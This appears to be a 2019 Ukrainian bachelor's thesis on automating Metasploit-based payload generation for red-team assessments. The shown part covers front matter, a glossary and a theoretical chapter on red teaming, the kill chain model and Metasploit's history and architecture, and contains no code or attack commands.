НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

«До захисту допущено»
В.о. завідувача кафедри

_____ М.В.Грайворонський
(підпис)
“_____”_____2019 р.

Дипломна робота

на здобуття ступеня бакалавра

з напряму підготовки 6.170101 «Безпека інформаційних і комунікаційних систем»

на тему: Розробка сценаріїв автоматизації з генерацією шкідливого програмного забезпечення для процесу виявлення вразливостей Red Teaming

Виконала: студентка 4 курсу, групи ФБ-52
(шифр групи)

Саук Юлія Олександрівна _____ _____
(прізвище, ім’я, по батькові) (підпис)

Керівник к.ф.-м.н., доц. Орєхов Олександр Арсенійович _____
(посада, науковий ступінь, вчене звання, прізвище та ініціали) (підпис)

Консультант _____ _____ _____
(назва розділу) (посада, вчене звання, науковий ступінь, прізвище, ініціали) (підпис)

Рецензент _____ _____
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище та ініціали) (підпис)

Засвідчую, що у цій дипломній роботі немає запозичень з праць інших авторів без відповідних посилань.
Студент _____
(підпис)

Київ - 2019 року

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

Рівень вищої освіти – перший (бакалаврський)

Напрям підготовки 6.170101 «Безпека інформаційних і комунікаційних систем»

ЗАТВЕРДЖУЮ
В.о. завідувача кафедри
_____ М.В.Грайворонський
(підпис)
«___»_____2019 р.

ЗАВДАННЯ
на дипломну роботу студенту

_____
(прізвище, ім'я, по батькові)

1. Тема роботи_____
_____
_____ ,
науковий керівник роботи _____
_____,
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

затверджені наказом по університету від «____ » 2019 р. № _____

2. Термін подання студентом роботи 10 червня 2019 р.

3. Вихідні дані до роботи _____
_____
_____

4. Зміст роботи _____
_____
_____
_____
_____

5. Перелік ілюстративного матеріалу (із зазначенням плакатів, презентацій тощо) _____
_____
_____
_____

6. Дата видачі завдання _____

Календарний план

№ з/п	Назва етапів виконання дипломної роботи	Термін виконання етапів дипломної роботи	Примітка

Студент _____ _____
(підпис) (ініціали, прізвище)

Науковий керівник роботи _____ _____
(підпис) (ініціали, прізвище)

РЕФЕРАТ

Робота обсягом 55 сторінки містить 3 ілюстрації, 6 таблиць, 6 скриншотів та () літературних посилань.

Метою роботи є надання допомоги в операціях Red Teaming шляхом автоматизації процедур Metasploit при розробці шкідливого програмного забезпечення протягом усього процесу.

Об’єктом дослідження є процес оцінки безпеки Red Teming.

Предметом дослідження є автоматизація цього процессу для скорочення часу й підвищення ефективності роботи Red Teaming.

Результати роботи викладені у вигляді коду та скриншотів його виконання, що демонструє автоматичне виконання всіх дій, які були потрібні для імітації кібератаки.

Результати роботи можуть бути використані у процесі оцінки безпеки Red Teaming з усіма перевагами, що стосуються часу і ефективності витрат.

ABSTRACT

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

Уразливість — це слабкість, яка дозволяє зловмисникові / пентестеру зламати або поставити під загрозу безпеку системи. Ця слабкість може існувати в операційній системі, прикладному програмному забезпеченні або навіть в мережевих протоколах.

Експлойт — це код, який дозволяє зловмисникові / пентестеру скористатися вразливою системою і поставити під загрозу її безпеку. Кожна вразливість має свій власний експлойт.

Корисне навантаження — це фактичний код, який виконує роботу. Він працює в системі після експлуатації. Вони в основному використовуються для установки з'єднання між атакуючим і машиною жертви.

Модулі — це невеликі будівельні блоки всієї системи Metasploit. Кожен модуль виконує певне завдання, і вся система створюється шляхом об'єднання кількох модулів в єдиний модуль. Найбільшою перевагою такої архітектури є те, що розробникам стає простіше інтегрувати новий код і інструменти експлойта в середу.

Шкідливе програмне забезпечення (англ. malware — скорочення від malicious — зловмисний і warioware — програмне забезпечення) — програмне забезпечення, яке перешкоджає роботі комп'ютера, збирає конфіденційну інформацію або отримує доступ до приватних комп'ютерних систем.

Red Teaming — для системи або мережі визначається як процес виявлення вразливостей шляхом моделювання дій зловмисника в реальному часі.

Metasploit Project — це проект сфери комп'ютерної безпеки, що надає інформацію про вразливості системи і допомагає у тестах на проникнення та розробці IDS.

IDS (Intrusion Detection System — система виявлення атак) — програмний або апаратний засіб, призначений для виявлення фактів несанкціонованого доступу в комп'ютерну систему або мережу або несанкціонованого управління ними в основному через Інтернет.

HIDS (Host Intrusion Detection System) — це система виявлення вторгнень, яка веде спостереження і аналіз подій, що відбуваються всередині системи.

ІБ — інформаційна безпека

OSSTMM (Open Source Security Testing Methodology Manual) — методологія тестування систем безпеки з відкритим вихідним кодом.

APT (Advanced Persistent Threat) — розвинена стійка загроза, також цільова кібератака.

ПЗ — програмне забезпечення

DLL Injection — це метод, який використовується для запуску коду в адресному просторі іншого процесу, змушуючи його завантажувати бібліотеку динамічного з'єднання (dynamic-link library).

MSFPC (MSFvenom Payload Creator) — це обгортка для створення декількох типів корисного навантаження на основі вибору користувача.

Scrum — метод управління проектами.

Беклог — являє список вимог щодо розроблюваного програмного засобу.

ОС — операційна система

ВСТУП

Час та ефективність витрат — дві основні проблеми інформаційної безпеки. Для того, щоб завжди бути напоготові до атаки, потрібна повна пильність та оцінка, стосовно інформаційної безпеки. Процес виявлення вразливостей під назвою Red Teaming Operations потребує ручної обробки програмних засобів, що використовуються під час оцінювання, особливо при використанні атак з боку клієнта. При взаємодії з клієнтською атакою, перспектива автоматизації дуже обмежена через невизначеність середовища на стороні клієнта.

Проте автоматизація на стороні клієнта можлива за допомогою програмного забезпечення Metasploit Framework, яке широко використовується в Red Teaming та пропонує перспективні можливості автоматизації. Найбільш значимою перевагою є скорочення часу, що є набагато більшим, ніж просто прискорення процесу, оскільки можливість виконувати будь-яке завдання за більш короткий проміжок часу призводить до зростання продуктивності, надійності та розширення доступності.

Актуальність роботи зумовлюється дуже малою кількістю широко опублікованих проектів автоматизації, незважаючи на те, що Metasploit Framework є проектом з відкритим вихідним кодом . Що стосується Red Teaming Operations, доступність відповідних проектів автоматизації стає ще рідшою.

Метою роботи є надання допомоги в операціях Red Teaming шляхом автоматизації процедур Metasploit при розробці шкідливого програмного забезпечення протягом усього процесу.

Завданням роботи є розробка сценаріїв автоматизації, за допомогою мови програмування Ruby. Сценарій автоматизації буде побудований на двох графах атаки, обидва з яких матимуть конкретну мету щодо об’єктів атаки, намагаючись імітувати сценарій реальної кібер-атаки, скориставшись

сучасними модулями Metasploit Framework та його інтегрованими інструментами.

1 RED TEAMING та METASPLOIT

Захист інформаційних систем викликає глибоку заклопотаність, оскільки вони вважаються вразливими за своєю природою. Кібератаки проводяться щодня на будь-який тип цілей, і представлення про те, що стан повної кібербезпеки може бути досягнутим, є ілюзією. Щоб підвищити рівень безпеки, був створений арсенал рішень, який включає в себе оцінки вразливостей. [1] Оцінка вразливостей є невід'ємною частиною кібербезпеки, що може приймати різні форми, від аудиту безпеки до тестування на проникнення. Ці інструменти дуже схожі за своїм підходом і тепер є частиною будь-якої політики кібербезпеки, незалежно від того, застосовуються вони в приватному або державному секторі. В контексті кібербезпеки, практика, більш відома як тестування на проникнення або етичний злом, є частиною ряду методів оцінки вразливостей щодо інформаційних систем. [1]

З постійно зростаючим світовим інтересом до комп’ютерних систем та їх інтеграцією майже в кожному аспекті діяльності людства, кіберзлочинність стрімко зростає та стає великим ризиком для цивілізації 21-го століття. Згідно з останніми звітами страхової компанії Hiscox, кількість фірм, що повідомляють про кіберінциденти, збільшилась з 45% минулого року до 61% у 2019 році. [2]

У напрямку реагування на кіберзлочинність організації в усьому світі інвестують величезні кошти [3]. У міру того як число кібератак збільшується, і для їх усунення потрібно більше часу, вартість кіберзлочинності продовжує зростати. Кількість організацій, які зазнали нападу ransomware, зросла на 15% за один рік і збільшилася більш ніж у три рази за два роки. Шкідливе ПЗ – це найдорожчий тип атак для організацій. В Додатку 1, прикріпленому до цієї роботи показано, що вартість шкідливих атак зросла на 11% за рік і в даний час складає в середньому 2,6 мільйона доларів США на рік для організацій, а вартість зловмисних інсайдерських атак збільшилася на 15%. Покращене

розуміння витрат на кіберзлочинність може допомогти керівникам у боротьбі зі злочинцями, які, навіть, можуть розробляти ransomware, спрямовані на міжнародну масштабованість [3]. Запобігання кіберзагроз є процедурою налаштування рішень кібербезпеки.

Одна життєво важлива істина для кожної організації, незважаючи на будь-які характеристики, які відрізняють їх одна від одної, полягає в тому, що кожна з них повинна бути підготовленою. Зіткнення з кібер-атакою - це лише питання часу і з цієї причини організаціям необхідно розробити план для незапланованої події. Знову ж таки, згідно з Hiscox, існує відмінність між існуючою кібер-обізнаністю організації та зусиллям, вкладеним у її перехід на наступний рівень [2]. Це посилює точку зору, що експлуатаційна готовність повинна постійно піддаватися перевірці відповідно до сучасної кібербезпеки.

Використання механізмів кібербезпеки є одним з перших кроків, щодо забезпечення інформаційної безпеки (далі ІБ). Отже, кожен механізм такого роду повинен перевірятися, поряд з експлуатаційною готовністю відповідної організації, і тут вступає в дію Red Teaming. Загальна концепція «Червоної команди» існує для виявлення області досліджуваного предмета, де ефективність може бути підвищена [4].

Red Teaming є потужним активом у руках керівників організації для доступу та покращення цифрового аспекту своєї інфраструктури.

1.1 Red Teaming

1.1.1 Red Teaming в ІБ

Для системи або мережі, Red Teaming визначається як процес виявлення вразливостей шляхом моделювання дій зловмисника в реальному часі. Кінцевою метою Red Teaming є перевірка та підвищення безпеки даної системи або мережі з метою визначення намірів противника [5].

Ерік Майнвальд [5] визначає ІБ як спосіб оцінки загроз і вразливостей з метою правильного управління отриманим ризиком. Однак, для його управління, необхідно визначити його поточний стан. Такий процес ідентифікації включає в себе оцінку від вразливостей на рівні системи до ризиків на рівні всієї організації та тестування на проникнення. Першочерговим завданням фахівців ІБ є використання результатів оцінок для реалізації стратегій зменшення ризику, спрямованих на мінімізацію ризику, при незапланованих подіях.

Red Teaming - це лише один компонент загальної інфраструктури безпеки, що входить до етапу оцінки процесу ІБ. Превентивний підхід до цього процесу аналізує вразливості в захисті інформаційних систем і визначає ризики, пов'язані з ними, що призводить до визначення відповідних контрзаходів як механізмів запобігання нападу.

Основна ідея – планування до незапланованого [5]. Переважна більшість інцидентів безпеки, які виявилися фінансово руйнівними, відбуваються за рахунок відсутності запланованого реагування. Завдяки динаміці ІТ-індустрії і постійному виявленню вразливостей у програмному забезпеченні, для того щоб залишатися в курсі, потрібно постійно пильнувати. ІБ представлена у вигляді образу мислення, заснованого на управлінні ризиками.

Згідно Крісу Піку [5], процес ІБ складається з п'яти обертових кроків:

1. Оцінка поточних заходів, методів і політик ІБ, націлених на оцінку існуючого стану ризику.
2. За підтримки попередньої оцінки створення інформаційної політики безпеки з метою ефективного управління пов'язаним ризиком.
3. Аналіз та впровадження відповідних технічних засобів і засобів контролю безпеки в напрямку управління ризиками.
4. Забезпечення належного навчання обізнаності ІБ для організації за допомогою залучення і співпраці її співробітників.
5. Проведення аудиту системи або мережі, для переконання, що співробітники відповідають вимогам інформаційної політики безпеки.

Важливість співробітників, залучених до етапів ІБ Кріса Піка, ілюструє їх як критичні кінцеві точки інформаційної інфраструктури організації. Ефективність створеної інформаційної політики безпеки заснована на відповідному навчанні співробітників і їх суворому дотриманні політики.

Як згадувалося раніше, Red Teaming знаходиться на першому етапі процесу ІБ, який стосується оцінки ризиків. Red Team використовує інструменти для виявлення вразливостей, пропонуючи можливі загрози об'єктної системі або мережі. Проте, підхід Red Teaming, більш ретельний, ніж підхід більшості противників. Для потенційних зловмисників буде достатньо однієї уразливості, що скомпрометувала систему, оскільки вони прагнуть уникнути виявлення. З іншого боку, фахівці Red Teaming перевіряють кожну можливу вразливість в напрямку оцінки корельованого ризику, прагнучи зробити повну оцінку безпеки.

Кріс Пік стверджує, що при оцінці Red Teaming використовується багаторівневий підхід до оцінки окремих областей безпеки [5]. Відповідно до теорії Defense in Depth, цільова система або мережа повинні тестуватися на кожному рівні потенційної атаки.

Захист в глибину включає в себе наступні шари:




Рисунок 1.1 Приклад Defense-in-Depth з tech-wonders.com [6]

Концепція захисту в глибину вимагає наявності контролю безпеки на кожному рівні. Red Teaming оцінює відповідність політики цих елементів управління на відповідному рівні, фокусуючись на взаємозв'язку між елементами управління і рівнем, на який вони нанесені. В результаті оцінки буде складено список виявлених вразливостей, кожна з яких відноситься до певної області перевірки вразливостей OSSTMM (Методологія тестування систем безпеки з відкритим вихідним кодом (Open Source Security Testing Methodology Manual)) [5].

Дана методологія дозволяє провести повноцінне тестування і стандартизацію мережі. Містить «карту безпеки», на якій вказуються основні галузі безпеки, які включають в себе набори елементів, що підлягають тестуванню: [7]

1. Інформаційна безпека
2. Тестування процесу безпеки
3. Тестування технології веб-безпеки
4. Тестування безпеки каналів зв'язку

5. Тестування безпеки бездротових технологій
6. Тестування фізичної безпеки

Кожнен елемент тестування має свою власну відмінну методологію, та відповідні інструменти, для виконання. Проте, незалежно від області тестування, процес Red Teaming повинен регулюватися протягом всієї оцінки відповідно до його неупередженого характеру [5].

1.1.2 Процес Red Teaming

Red Teaming часто називають «етичним хакінгом». Таким чином, принципово, це повинно виконуватися з абсолютною конфіденційністю, розсудом і прозорістю [5]. Оцінка може бути загальною або конкретною, в залежності від намірів клієнта і / або факторів вартості, в той час як багато оцінок навмисно приховуються від системних адміністраторів або адміністраторів мережі.

Одним з компонентів оцінки Red Teaming є тестування на проникнення, термін, який постійно плутають з самим Red Teaming. Тестування на проникнення досліджує систему або мережу на наявність вже відомих вразливостей, використовуючи численні методи і інструменти для отримання доступу, отримання інформації або навіть заподіяння шкоди. Тим не менш, ключовим елементом, який відрізняє Red Teaming від Тестування на проникнення, є те, що перший тестує дизайн, а другий тестує реалізацію. Тестування на проникнення саме по собі не в змозі забезпечити повну оцінку безпеки.

При розробці оцінки Red Teaming, необхідно розпізнати найслабші ланки безпеки в системі або мережі, щоб почати оцінку вразливості [5]. Дослідження, проведене Меттом Бішопом, Софі Енгл, Шоном Пайзертом, Шоном Уейленом і Керрі Гейтс, співвідносить значну проблему загрози зсередини з атрибутами

доступу [8]. Люди ідентифіковані як найслабша ланка в безпеці, і співробітники організації, особливо ті, кому надані критичні системні або мережеві привілеї, виділені в якості перших об'єктів, які будуть перевірені на наявність вразливостей.

Red Team, яка проводить тестування, повинна повністю документувати свої дії і процедури. У разі виникнення інциденту, через оцінки, важливість правильної звітності, яка буде використовуватися при відстеженні, безцінна. Крім того, потрібна відповідна звітність в разі переоцінки, коли потрібна перевірка результатів тестування. При будь-яких обставинах повний звіт так само важливий, як і сама оцінка Red Teaming [5].

Red Team обладнана широким набором інструментів, що складається з апаратного та програмного забезпечення, та спеціальних знань, отриманих з досвідом. Кожна область тестування вразливостей вимагає спеціалізації, що призводить до об'єднання різних кваліфікованих професіоналів в Red Team. Починаючи від сканування портів і закінчуючи тестуванням на відмову в обслуговуванні, спільними зусиллями в областях спеціалізації реалізується повна оцінка безпеки, визначена як Red Teaming.

Незважаючи на те, що існує безліч комерційних програмних інструментів, для Red Teams широко поширена практика взаємодії з інструментами з відкритим вихідним кодом. Підставою для цього методу є імітація дій противника в реальному житті. Більшість хакерів використовуватимуть загальнодоступні інструменти, не жертвуючи при цьому якістю заради низької вартості, запропонованої програмним забезпеченням з відкритим вихідним кодом.

1.1.3 Операції Red Teaming

Під час оцінювання, операції, що проводяться Red Team, плануються відповідно до зловмисних дій реального противника. Враховуючи важливість оцінки безпеки у великих організаціях, підхід Red Teaming, подібний до такого рівня, повинен відповідати досягненням в області комп'ютерних систем і мережних вторгнень.

Корпорація Lockheed Martin повідомляє, що допоки існують глобальні комп'ютерні мережі, зловмисники мають намір використовувати їх вразливості. Рання еволюція загрози комп'ютерним мережам включала в себе код, що був здатен самостійно поширюватися [9]. З плином часу, досягнення в області антивірусних технологій значно знизили цей автоматизований ризик. Але зовсім недавно новий клас загроз, спрямованих на компрометацію даних для економічного або військового прогресу, став найбільшим елементом ризику, з яким стикаються деякі галузі. Цьому класу загроз присвоєно назву «Advanced Persistent Threat» або APT [9]. На сьогоднішній день більшість організацій покладаються на технології та процеси, що застосовуються для зниження ризиків, пов'язаних з автоматизованими вірусами і черв'яками, які не забезпечують достатнього захисту від цілеспрямованих вторгнень APT, керованих вручну. Звичайні методи реагування на інциденти не знижують ризик, створюваний APT.

Корпорація Lockheed Martin визначила модель захисту від вторгнень в систему і мережу, яка складається з семи етапів, пов'язаних з етапами дій APT противника. Ця модель представлена як Kill Chain [9]. За допомогою цієї неї захисники можуть розробити стійкі заходи проти зловмисників і розумно розставити пріоритети для інвестицій в нові технології або процеси. Аналіз Kill Chain показує, що противник має успішно пройти кожен етап ланцюжка, перш ніж він зможе досягти бажаної мети. Цей інтегрований, наскрізний процес,

названий «ланцюжок», тому що виключення хоча б одного етапу перерве весь процес.

Kill Chain включає наступні етапи:

1. Зовнішня розвідка
2. Озброєння та упаковка
3. Доставка
4. Зараження
5. Встановлення
6. Отримання управління
7. Виконання дій у жертви

Зовнішня розвідка

На етапі розвідки зловмисник досліджує цільову систему або мережу організації, шукає інформацію про їх співробітників, відносини між ними, адреси електронної пошти, використовувані технологій, їх вразливості і практично все, що є важливим для використання в атаці [9]. Цей збір інформації вимагає використання декількох ресурсів та інструментів, від простого пошуку в Google до розгортання програмних інструментів, що автоматизують процедури ручного збору інформації, таких як Maltego і theHarvester.

Для ефективного збору інформації про цільову мережі або людину необхідно використовувати кілька ресурсів. Знання того, що ви шукаєте і де його знайти, завжди економить час під час розслідування.

Отримання правильної інформації зменшує час і витрати, необхідні для проведення атаки на дану ціль. Розвідка в буквальному сенсі є основою, на якій будується оцінка Red Teaming, та зібрана інформація повинна бути перевірена перед використанням [10].

Озброєння та упаковка

На етапі Озброєння зловмисник створює корисне навантаження для цілі, в більшості випадків за допомогою автоматичної зброї [06], такої як Metasploit [05]. На сьогодні, більшою мірою, файли даних, які використовуються в якості корисних даних, є файлами даних клієнтських додатків. Ці файли даних зазвичай являють собою Adobe Portable Document Format (далі PDF), документи Microsoft Office, або файли зображень, такі як JPEG або PNG [9].

Доставка

Фаза доставки включає в себе передачу «збройного» предмета доставки в цільову систему або мережу [9]. За даними групи реагування на комп'ютерні інциденти Lockheed Martin (LM-CIRT), три з найбільш характерних каналів для розповсюдження корисного навантаження зловмисникам APT зловмисниками - це прикріплення його до повідомлень електронної пошти, веб-сайти та змінні носії.

Зараження

Після успішного завершення фази доставки, «зброя» ініціює виконання корисного навантаження зловмисника, в більшості випадків, використовуючи додаток, службу або вразливістю операційної системи, на якій розгортається. Тем не менш, предмет передачі може також експлуатувати кінцевих користувачів, в тому числі вразливості системи, що є непотрібними для виконання коду, або навіть функції автоматичного виконання самої операційної системи.

Встановлення

Мета етапу встановлення - зберегти сталість в зараженій системі або мережі. Шкідливе ПЗ встановлює бекдор, який дозволяє віддалений доступ до цільової системи або мережі, який може використовувати противник.

Отримання управління

На етапі отримання управління, скомпрометована система або мережа встановлюють канал командування та управління з атакуючим через інтернет-трафік, в результаті чого зловмисник отримує «практичний» доступ до цілі. Різниця між шкідливим ПЗ APT і традиційним шкідливим ПЗ полягає в тому, що перше вимагає великої ручної обробки, а друге, переважно, працює автоматично завдяки здатності розповсюджуватися самостійно [9].

Виконання дій у жертви

На останньому етапі Kill Chain зловмисник виконує свої первісні цілі. У більшості випадків ці цілі пов'язані з пакуванням, шифруванням і витяганням критичних або конфіденційних даних зі скомпрометованої цілі [9]. Крім того, вони включають в себе маніпулювання автоматизованим пристроєм [10], наприклад, пристроєм «Інтернету речей», використання скомпрометованого хоста для подальшого переміщення в мережі або навіть порушення доступності критичних послуг або даних [9].

Захист комп'ютерних мереж є необхідністю в світлі сучасних постійних загроз. Оскільки традиційних процесів, орієнтованих на вразливість, недостатньо, для встановлення стійкості потрібне розуміння самої загрози, її намірів, можливостей, доктрини і моделей дій. Залучення Kill Chain забезпечує структуру для аналізу вторгнень, вилучення індикаторів і управління захисними діями [9].

Крім того, ця модель віддає пріоритет інвестиціям та слугує основою для вимірювання ефективності дій захисників. Коли захисники розглядають компонент загрози як фактор ризику для підвищення стійкості до APT, вони можуть перетворити сталість цих дійових осіб в зобов'язання, зменшуючи ймовірність успіху супротивника з кожною спробою вторгнення.

Kill Chain демонструє асиметрію між агресором і захисником, будь-який компонент агресора, що повторюється, є відповідальністю. Розуміння характеру повторення супротивників, будь то з міркувань зручності, особистих переваг або невігластва, є аналізом витрат. Моделювання співвідношення витрат і вигод для зловмисників є областю для додаткових досліджень. Коли ця економічна вигода явно не збалансована, це є можливим показником інформаційної переваги однієї групи над іншою [9].

Планування і дії відповідно до процесів Kill Chain забезпечують Red Teaming надійність. Kill Chain з високою точністю описує дії потенційних зловмисників, і, дотримуючись його етапів, Red Team ефективно імітує поведінку супротивника.

1.2 Metasploit

Metasploit в даний час є найгучнішим словом в області тестування інформаційної безпеки і тестування на проникнення. Це повністю змінило спосіб проведення тестів безпеки в наших системах. Причиною, що робить Metasploit настільки популярним, є широкий спектр завдань, які він може виконувати, щоб спростити тестування на проникнення і підвищити безпеку систем.

Metasploit Project — це проект сфери комп'ютерної безпеки, що надає інформацію про вразливості системи і допомагає у тестах на проникнення та розробці IDS. Metasploit Project відомий своїми засобами проти комп'ютерної судової експертизи та засобами для проникнення, частина з яких включена у Metasploit Framework. [11]

Історія

Історія Metasploit бере початок в 2003 році. HD Moore, який працював пентестером в невеликій консалтингової компанії, зауважив, що зберігання і використання засобів аналізу безпеки організовані незручно.

В Metasploit автор, намагаючись вирішити цю проблему, створив консольну утиліту на Perl з псевдографічним інтерфейсом і включив до неї близько одинадцяти експлойтів. Спільнота зустріла першу версію Metasploit вельми холодно, неабияк розкритикувавши як архітектуру, так і саму ідею. Проте HD Moore не здався і навіть знайшов сподвижника в обличчі spoonm, з яким вони довели до розуму модульну архітектуру фреймворку і випустили другу версію в 2004 році. Згодом фреймворк став набирати популярність і знаходити нових контриб'юторів.

Наступним значущим кроком було переведення Metasploit з Perl на Ruby, для того щоб уникнути обмежень Perl, забезпечити крос- платформенність і домогтися більшої гнучкості при розробці. У 2009 році фреймворк придбала компанія Rapid7, під егідою якої продовжився розвиток open source версії, а також стали з'являтися комерційні версії продукту.[12]

1.2.1 Інтерфейси Metasploit

Існує декілька доступних інтерфейсів Metasploit. Найбільш популярні підтримуються компаніями Rapid7 та Strategic Cyber LLC.[13]

1. *Metasploit Framework Edition*

Безкоштовна версія. Містить інтерфейс командного рядка, додатки сторонніх виробників та експлуатацію і методи перебору, що здійснюються власноруч.

2. *Metasploit Community Edition*

У жовтні 2011 року, Rapid7 випустила Metasploit Community Edition — безкоштовний користувацький веб-інтерфейс для Metasploit. Metasploit Community базується на основі функціональності платних версій з меншим набором можливостей, у тому числі й дослідження мережі, перегляд модулів і ручна експлуатація .

3. *Metasploit Express*

У квітні 2010 року, Rapid7 випустила Metasploit Express, комерційну версію з відкритим кодом, яка призначена для команд безпеки для визначення вразливостей. Ця версія пропонує графічний інтерфейс, інтегрує nmap для дослідження і додає «розумний перебір» та автоматичний збір доказів.

4. *Metasploit Pro*

У жовтні 2010 року, Rapid7 додала Metasploit Pro, комерційну версію Metasploit з відкритим кодом, для тестів на проникнення. Metasploit Pro окрім функцій Metasploit Express містить такі функції, як Quick Start Wizards/MetaModules, створення і менеджмент компаній із соціальної інженерії, тестування веб-застосунків, розширену ProConsole, динамічні пейлоади для ухилення від антивірусів.

5. *Armitage*

Armitage це графічний інструмент для організації кібер-атак для Metasploit Project, що візуалізує цілі та рекомендує експлойти. Це безкоштовний застосунок із відкритим кодом для мережної безпеки.

6. *Cobalt Strike*

Cobalt Strike - це колекція інструментів для емуляції небезпеки, що забезпечується компанією Strategic Cyber LLC для роботи з Metasploit Framework. Cobalt Strike містить властивості Armitage і додає інструменти для використання після експлуатації, на додаток до функцій генерації

звітів.[13]

1.2.2 Структура

Metasploit використовує різні бібліотеки, які містять ключ до правильного функціонування фреймворка. Ці бібліотеки являють собою набір визначених завдань, операцій і функцій, які можуть використовуватися різними модулями фреймворку. Найбільш фундаментальною частиною фреймворка (Рисунок 1.2) є бібліотека Ruby Extension (Rex). Деякі з компонентів, що надаються Rex, включають підсистему сокетов-оболонок, реалізації протокольних клієнтів і серверів, підсистему ведення журналів, службові класи експлуатації і ряд інших корисних класів. Сам Rex спроектований так, щоб не мати ніяких залежностей, крім тих, що потребуються при стандартній установці Ruby [14].




Рисунок 1.2 Структура Metasploit

На ній базується бібліотека MSF Core, яка надає базовий функціонал і «низькорівневий» API. Core відповідає за реалізацію всіх необхідних інтерфейсів, які дозволяють взаємодіяти з експлойтами, сесіями та плагінами. Ця бібліотека розширюється базовою бібліотекою фреймворка, яка призначена для забезпечення більш простих процедур-оболонок для роботи з ядром фреймворка, а також для надання службових класів для роботи з різними аспектами фреймворка, такими як серіалізація стану модуля для різних вихідних форматів даних. І нарешті, його використовує бібліотека MSF Base, яка, в свою чергу, надає API для плагінів, інтерфейсу користувача (як консольного, так і графічного), а також модулів.

Є чотири різних призначених для користувача інтерфейсів, а саме: msfconsole, msfcli, msfgui і msfweb. Msfconsole забезпечує найкращу підтримку платформи, використовуючи всі функціональні можливості [14, с.10].

В Metasploit всі (скрипти, файли, програми) є модулями. Виділяють 6 типів модулів:

